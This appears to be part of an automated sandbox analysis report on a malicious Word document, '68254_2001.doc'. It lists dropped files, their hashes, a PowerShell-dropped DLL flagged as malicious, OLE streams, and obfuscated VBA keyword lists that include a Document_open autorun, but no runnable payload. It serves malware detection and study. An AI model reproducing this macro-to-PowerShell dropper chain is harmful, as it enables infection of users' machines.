Preview:	L..................F.... ....B{..{...B{..{..h\"=2....x..........................P.O. .:i.....+00../C:\..................t.1.....QK.X..Users.`.......:..QK.X*..................6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1......Q.y..user.8......QK.X.Q.y*...&=....U..............A.l.b.u.s.....z.1......Q.y..Desktop.d......QK.X.Q.y*..._=..............:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....f.2..x..<RS' .68254_~1.DOC..J.......Q.y.Q.y*...8.....................6.8.2.5.4._.2.0.0.1...d.o.c.......x...............-...8...[............?J......C:\Users\..#..................\\258555 \Users.user\Desktop\68254_2001.doc.%.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.6.8.2.5.4._.2.0.0.1...d.o.c.........:..,.LB.)...Ag..............1SPS.XF.L8C....&.m.m............-...S.-.1.-.5.- .2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6............`.......X.......258555..........D_....3N...W...9F.C...........[D_....3N...W...9F.C..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	68
Entropy (8bit):	4.182137201691816
Encrypted:	false
SSDEEP:	3:M1TVE8VVSU+8VVSUmX1TVE8VVSUv:MrEHfEg
MD5:	7A448E8832775114A878D9C8A27BBB10
SHA1:	585D93A45B3316DFD3ACE93F0310EC71BF9D9248
SHA-256:	C90D2B8FF5ED7BE037F2289BDFF34D2933BEB9597B08988BF987491869FAB8D5
SHA-512:	1BC1360C9683344ADA95E7672CA87581B86308C24B4C986C10E5D1126D93C81AC2D20FB2FB3892E7DA4389A4ECC7850C894AF412FD735A578AA7E25E0F5328F
Malicious:	false
Preview:	[doc]..68254_2001.LNK=0..68254_2001.LNK=0..[doc]..68254_2001.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\VX1BP06RV53T455RIFFL.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.582513289158673
Encrypted:	false
SSDEEP:	96:chQCsMqLVqvsqvJCwo8z8hQCsMqLVqvsEHyqvJCworGzv1YL+Hzf8ObdlUVqIu:cy8o8z8yIHnorGzvBf8OnIu
MD5:	729BF55BD7299345134D6ACCD2AEB731
SHA1:	254FE3FD6E660E0461A1BE666BB348BD5A429601
SHA-256:	92CBC9B2419E8D9427FE58A6D0E7622CAC367B8EB6EB6DC2C240F49756F51089
SHA-512:	2CAA72557FA5DC620DE41F3A8FD7A6CFB47A44B525DCF3A6CF6C9341BFC8D6603E6777AF216CEBA612FA4F69FB82537E78BB54597F99A6B6A7356A5980598EB4
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$254_2001.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\Ocmd_ke\Qqw8nbh\A30F.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	354648
Entropy (8bit):	4.29030621772406
Encrypted:	false
SSDEEP:	3072:L82jpiC2JG7HZb7XWQml/jz8A4diTE90Q6kF4CKAYRkcj:I2L7HN7Kl/jLA90QECrYRpj
MD5:	039810A34BE3DD45B9D30F89E18F46F4
SHA1:	5F8609A2DB33D6BB70584E1741F428245474146F
SHA-256:	A9DD98F4B6FE0B997F8B3D50F1CA405F02583A02133874FE123EAEA6C22DAB00
SHA-512:	8ACA60103958AA461A91F708E0E41A401F316161DEFE9525560AC2E03AEA3566E01F0825410E678B0C76DA7551CE48C2200D01380810CF70AC75F9CC91BCF9FF
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 46%, Browse • Antivirus: ReversingLabs, Detection: 86%
Joe Sandbox View:	• Filename: ARCHIVOFile-20-012021.doc, Detection: malicious, Browse

C:\Users\user\Ocmd_ke\Qqw8nbh\A30F.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....F.`.....!...2.@.....P.....P..... .....`..d.....T..X.....a..`.....text....6.....8..... ..`.rdata..W....P.....<.....@..@.dat a.....`.....>.....@....text4.....p.....B.....@....text8..d.....H..... ..@.text7..d.....J..... ..@.text6..d.....L..... ..@.text5..d.....N..... ..@.reloc.....P.....@..B..... .....

Static File Info

General

File type:	
Entropy (8bit):	6.822315893177448
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	68254_2001.doc
File size:	161280
MD5:	72a3bbd36a5aa4c5249d1ec4766369b8
SHA1:	68e23b96d389bd088e3c377555e5e88e239b536d
SHA256:	8c425fd958630a27d8ad158e21c4fc627c6b594931da974faf655707d6e06ea2
SHA512:	3227f179a351dad62babb17890e9bc75944b96d9c61fef25bab5d1a339427dc833e0ecd70efe564a30919803c47ebc117c0b8478a7e4573169bbe73ebbc71471
SSDEEP:	3072:W6pFMWTdcrrXyQBsc0vWJVi4IrwVAPpwqLPF:W6pOvPIIAPm2P
File Content Preview:	.....> ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "68254_2001.doc"

Indicators

Has Summary Info:	True
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Document Summary

Document Code Page:	-535
Number of Lines:	150
Number of Paragraphs:	42
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False

Document Summary	
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: Gci_56o45gw, Stream Size: 1109

General	
Stream Path:	Macros/VBA/Gci_56o45gw
VBA File Name:	Gci_56o45gw
Stream Size:	1109
Data ASCII:	. . . . u . . . . m . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 a8 cb 6d d6 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: I_jtotl9qzr, Stream Size: 697

General	
Stream Path:	Macros/VBA/I_jtotl9qzr
VBA File Name:	I_jtotl9qzr
Stream Size:	697
Data ASCII:	. . . . # . . . . h . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 a8 cb 68 14 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: Tuem7y_4cvap, Stream Size: 17499

General	
Stream Path:	Macros/VBA/Tuem7y_4cvap

General	
VBA File Name:	Tuem7y_4cvap
Stream Size:	17499
Data ASCII:	. . . . 0 . . . . H . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 a4 05 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff ac 05 00 00 9c 30 00 00 00 00 00 00 01 00 00 00 a8 cb d0 48 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
KbqQGKcAI
GfGjAzGeR
WXFEKIE
AhDZB.Range.ParagraphStyle
bqQxcLA.Range.Text
RiNMFj
oZBJQq.Range.ListFormat.ListString
InStr(JNfkj.Range.Text,
InStr(yZgdJvVP.Range.Text,
awNaP
OmJyG
JtPDWEB
vJkKCGAeq
ZXaEIG
jxnEAUKC
zKaCwWFDJ.Range.Text
FTtCoDc
ah_sg
CwagDCA
tbKDM.Range.ListFormat.ListString
hbAEBk
tzJksCBJB
lUqNfMjAH
NrYDKHEG
InStr(AhDZB.Range.Text,
eQUuFDru
NbelBt)
NbelBt:
WSWeHw
tlCMF.Range.Text
oZBJQq.Range.Text
AhDZB
oehBfBH
Left(zKaCwWFDJ.Range.ParagraphStyle,
vwBGxB
AdWGIbTH
jAVABQF
fjHRGQG
LCEyFiCH
OyrpGEGR
Len("xxx"))
oZBJQq
tlCMF
vVvxqHGrs
ah:wsg
nKoHLZB
NPyBQGAGX
bbhzkBgF
AOxzVepIB
NwftnNXBA
XxBDn

Keyword
gemtRJp
eCzcG
JdFEHBDi
gjqnBy
Replace(saw,
qrLQOF
tlCMF.Range.ListFormat.ListString
ahpsg
KiGeQBpA
Left(bqQxcLA.Range.ParagraphStyle,
SCztLE
bvwPF
zKaCwWFDJ.Range.ParagraphStyle
JNfkj.Range.ListFormat.ListString
InStr(rsJLI.Range.Text,
vwBGxB.Range.Text
EYpZv
OGfYn
JNfkj.Range.ParagraphStyle
Left(rsJLI.Range.ParagraphStyle,
Left(JNfkj.Range.ParagraphStyle,
FbBzB
jAVABQF)
AyYHGdG
SymDGBcJj
LILWAWn
Left(yZgdJvVP.Range.ParagraphStyle,
tMzYO.Range.ListFormat.ListString
jAVABQF:
RTasDY
rsJLI.Range.ParagraphStyle
ZTFizFGF.Range.ListFormat.ListString
Left(SymDGBcJj.Range.ParagraphStyle,
lxSOEGF
fqOWEEXD
Resume
DOKqFG
tMzYO.Range.Text
NAYLFd
YWLTZylNX
rsJLI.Range.Text
AlCbBP
ERcyoJoAE.Range.Text
fmSIJH
hKGII
HvniGCa
"hqkwjbjdasd"
Left(vwBGxB.Range.ParagraphStyle,
RTasDY:
qIplW
dNESDo.Range.ParagraphStyle
RTasDY)
ZTFizFGF.Range.Text
yZgdJvVP
PBlWmzBI
QfPpIYDWH
vwBGxB.Range.ListFormat.ListString
NZgEl
cTCWAby
sWybazB
AhDZB.Range.Text
KKHJBcAYE
Vqihh)
Vqihh:

Keyword
iLtsGUA
yHrsJGLG
InStr(tlCMF.Range.Text,
odRwCEQ.Range.ParagraphStyle
vevRJEC
lzgdCVJ
TXaZBF)
EhOCBCJ
okTyBh
WUJvDAEC
TXaZBF:
kCnsZK
tJdPJH
InStr(aTXZWf.Range.Text,
OxXuIIFB
HvniGCa:
HvniGCa)
drPyBCB
JNfkj
VoTfINbT
dNESDo.Range.Text
ahgmsg
VB_Name
TXaZBF
CZPcl
vwBGxB.Range.ParagraphStyle
oZBJQq.Range.ParagraphStyle
AhDZB.Range.ListFormat.ListString
ERcyoJoAE.Range.ParagraphStyle
ylZdW
odRwCEQ.Range.Text
"xxxx"
ilYrjJGAJ
Left(ZTFizFGF.Range.ParagraphStyle,
DnLpUBDr
oEgsJiJ
yZgdJvVP.Range.ParagraphStyle
InStr(tMzYO.Range.Text,
PKZwD
HWQvGoFE)
Mid(Application.Name,
HWQvGoFE:
InStr(tbKDM.Range.Text,
Left(tbKDM.Range.ParagraphStyle,
GJznGAzC
lgLREAA
BMblJGHTD
zFFKL
XICZyC
InStr(KKHJBcAYE.Range.Text,
pcgpnTx
InStr(ERcyoJoAE.Range.Text,
fIRXnM
InStr(bqQxcLA.Range.Text,
InStr(zKaCwWFDJ.Range.Text,
NZgEl)
Left(pQjOMaHL.Range.ParagraphStyle,
Paragraph
NZgEl:
UsEUVHGv
aTXZWf.Range.ParagraphStyle
jvPhFGkeE:
SAPOJDZpI
jvPhFGkeE)

Keyword
yziTEHql
stfuHfQc
bqQxcLA
lUqNfMjAH)
tlCMF.Range.ParagraphStyle
ahinsg
lUqNfMjAH:
njcretF
GzKUJ
HHcTAXdJD
UdnxDGCD)
ahmsg
Left(aTXZWf.Range.ParagraphStyle,
UdnxDGCD:
InStr(oZBJQq.Range.Text,
ifuqBj
RHzVDJuIO
GcHmC
TOeEHSG
yKsempluE
rsJLI.Range.ListFormat.ListString
rQSGXCCJm
Left(ERcyoJoAE.Range.ParagraphStyle,
ahssg
tbKDM.Range.Text
KKHJBcAYE.Range.ListFormat.ListString
xZCID
dNESDo
tyXuGC
ngJGWB
JakAh
GjurWEEJF
ZFLxDGb
InStr(SymDGBcJj.Range.Text,
PKQbOAp:
AcZWjDIqE
PKQbOAp)
InStr(odRwCEQ.Range.Text,
xDmOKFAr
aTXZWf.Range.Text
ETZuAF
ERcyoJoAE
qdSxpB
rnlgIs
jvPhFGkeE
SymDGBcJj.Range.Text
UdnxDGCD
LMWQBR
"kkiew")
pQjOMaHL
zKaCwWFDJ.Range.ListFormat.ListString
aTXZWf
ElseIf
"sjgwb",
bqQxcLA.Range.ListFormat.ListString
Left(AhDZB.Range.ParagraphStyle,
Left(KKHJBcAYE.Range.ParagraphStyle,
HDpxEFk
efUjA)
XJSiBs
bWlCEGQ
PKQbOAp
adZlYEtAI
tgjhdsf

Keyword
efUjA:
pQjOMaHL.Range.ParagraphStyle
zKaCwWFDJ
IFzjGXkh
Left(dNESDo.Range.ParagraphStyle,
acBgFwZ
ZTFizFGF
gemtRJp)
gemtRJp:
Left(tMzYO.Range.ParagraphStyle,
REKxGJ
Vqihh
JNfkj.Range.Text
oehBfBH:
pQjOMaHL.Range.Text
odRwCEQ.Range.ListFormat.ListString
Left(odRwCEQ.Range.ParagraphStyle,
oehBfBH)
UxOde
rsJLI
VqxJYDBE
Left(tlCMF.Range.ParagraphStyle,
InStr(pQjOMaHL.Range.Text,
kmGnE
yZgdJvVP.Range.ListFormat.ListString
Left(oZBJQq.Range.ParagraphStyle,
efUjA
odRwCEQ
NbelBt
XTsuJJ
ETZuAF:
ahcesg
ahrosg
DhTOiFICG
SymDGBcJj.Range.ParagraphStyle
ETZuAF)
KKHJBcAYE.Range.ParagraphStyle
qIplW:
lLMpOYHGF
tMzYO
JXMIDL
qIplW)
MkjIIE
TuPkG
tbKDM.Range.ParagraphStyle
SymDGBcJj.Range.ListFormat.ListString
InStr(dNESDo.Range.Text,
KKHJBcAYE.Range.Text
zjUfD
HWQvGoFE
tbKDM
ZiVzJG
pQjOMaHL.Range.ListFormat.ListString
ERcyoJoAE.Range.ListFormat.ListString
ADSJm
InStr(ZTFizFGF.Range.Text,
dycxOGB
wEEdNs
ahtsg
aTXZWf.Range.ListFormat.ListString
Error
InStr(vwBGxB.Range.Text,
dNESDo.Range.ListFormat.ListString
Attribute

Keyword
yZgdJvVP.Range.Text
bqQxcLA.Range.ParagraphStyle
xYdYH
zQQpBQ
tHQgbISng
BGEICNVJF
Function
yUycfwFQH
ZTFizFGF.Range.ParagraphStyle
bJqZvJ
tMzYO.Range.ParagraphStyle
iRLMFIi
PEsXNwb
gJXnJN
gPbBFsGHn
vClZy
VoTfINbT:
BGsYGjXjA
UxOde:
VoTfINbT)
UxOde)

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . . F . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.280929556603
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . | . . . . . * . . . . . R . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 628

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	628
Entropy:	7.69070851529

General	
Base64 Encoded:	False
Data ASCII:	. . . h . . . . . " . . . ' . . . . . 9 . . 3 . K / v ; g (. . m & I F . . . x . . ; G] X . Y . . . , ... R . . t . . n F . ~ . . . ? . < V . . U . a . . . . . | . . \\ . Y | L n Y . A I . . . . w . . . y n . - . _ . . . . . x m . . . " . D I . / . A . . e . . A . . . . . S n . . . . [. . Z . . . . I . p . . . .] . . . . . . 0 r . . J g . . . . . . f R . . . .) . . . I . . . ^ y . . . 0 b . { . . 9 . f . # . 2 . . 3 h u Q . I = ... U . - . h] . H . K t .
Data Raw:	e7 2e bf 68 d8 81 81 de dc 22 bc 01 b3 27 ea ee ac cf de 16 39 e0 1d 33 b3 4b 2f 76 3b 67 28 bd 93 6d 26 6c 46 0e 09 9e 78 fc 8a 3b 47 5d 58 cd 59 1f ad a7 2c 16 ab 07 10 8c b5 8d 52 0a a2 74 f9 fe 6d 46 00 7e a8 9d c6 3f 9d 3c 56 e2 eb 55 f3 61 1d 1b ba 81 91 7c c2 1f 5c b9 59 7c 4c 6e 59 15 41 49 f0 12 cd db 77 0f e1 ec 79 6e b1 2d a1 5f 99 f0 ed 87 ba 78 6d f1 83 e0 22 ee 44 49

Stream Path: 1Table, File Type: data, Stream Size: 6873

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6873
Entropy:	6.02349782156
Base64 Encoded:	True
Data ASCII:	j . . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 489

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	489
Entropy:	5.52305589739
Base64 Encoded:	True
Data ASCII:	I D = " { 8 4 3 3 C 4 A 2 - A 4 3 7 - 4 2 B E - A 6 1 F - 1 9 3 B 7 6 5 4 4 1 7 8 } " . . D o c u m e n t = G c i _ 5 6 o 4 5 g w / & H 0 0 0 0 0 0 0 0 . . M o d u l e = I _ j t o t l 9 q z r . . M o d u l e = T u e m 7 y _ 4 c v a p . . E x e N a m e 3 2 = " Y 0 w k f q 6 7 x n _ " . . N a m e = " Q w " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 4 5 4 7 E E 6 1 1 2 F 0 1 6 F 0 1 6 F 0 1 6 F 0 1 6 " . . D P B = " D 8 D A 7 3 8 4 7 4
Data Raw:	49 44 3d 22 7b 38 34 33 33 43 34 41 32 2d 41 34 33 37 2d 34 32 42 45 2d 41 36 31 46 2d 31 39 33 42 37 36 35 34 34 31 37 38 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 47 63 69 5f 35 36 6f 34 35 67 77 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 49 5f 6a 74 6f 74 6c 39 71 7a 72 0d 0a 4d 6f 64 75 6c 65 3d 54 75 65 6d 37 79 5f 34 63 76 61 70 0d 0a 45 78 65 4e 61 6d 65 33 32

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 113

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	113
Entropy:	3.77023945499
Base64 Encoded:	False
Data ASCII:	G c i _ 5 6 o 4 5 g w . G . c . i . _ . 5 . 6 . o . 4 . 5 . g . w . . . I _ j t o t l 9 q z r . I . _ . j . t . o . t . l . 9 . q . z . r . . . T u e m 7 y _ 4 c v a p . T . u . e . m . 7 . y . _ . 4 . c . v . a . p . . . . .
Data Raw:	47 63 69 5f 35 36 6f 34 35 67 77 00 47 00 63 00 69 00 5f 00 35 00 36 00 6f 00 34 00 35 00 67 00 77 00 00 00 49 5f 6a 74 6f 74 6c 39 71 7a 72 00 49 00 5f 00 6a 00 74 00 6f 00 74 00 6c 00 39 00 71 00 7a 00 72 00 00 00 54 75 65 6d 37 79 5f 34 63 76 61 70 00 54 00 75 00 65 00 6d 00 37 00 79 00 5f 00 34 00 63 00 76 00 61 00 70 00 00 00 00 00

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5460

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	5460
Entropy:	5.56497361564
Base64 Encoded:	False

General	
Data ASCII:	. a . . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 636

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	636
Entropy:	6.40609333405
Base64 Encoded:	True
Data ASCII:	. x . . . . . 0 * . . . . p . . H . . " . . d . . . . . Q 2 . 2 . 4 . . @ . . . . . Z = ... b . . . . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . X * \\ C . . . . . m . . . . ! O f f i c
Data Raw:	01 78 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 51 32 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 dd e4 f7 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 112766


General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	112766
Entropy:	7.34858630918
Base64 Encoded:	True
Data ASCII:	. . . . _ . . . . . Z . . . . b j b j . . . . . ~ . . . b . . . b . . . R . . . . . F . . . . . F . . . . .
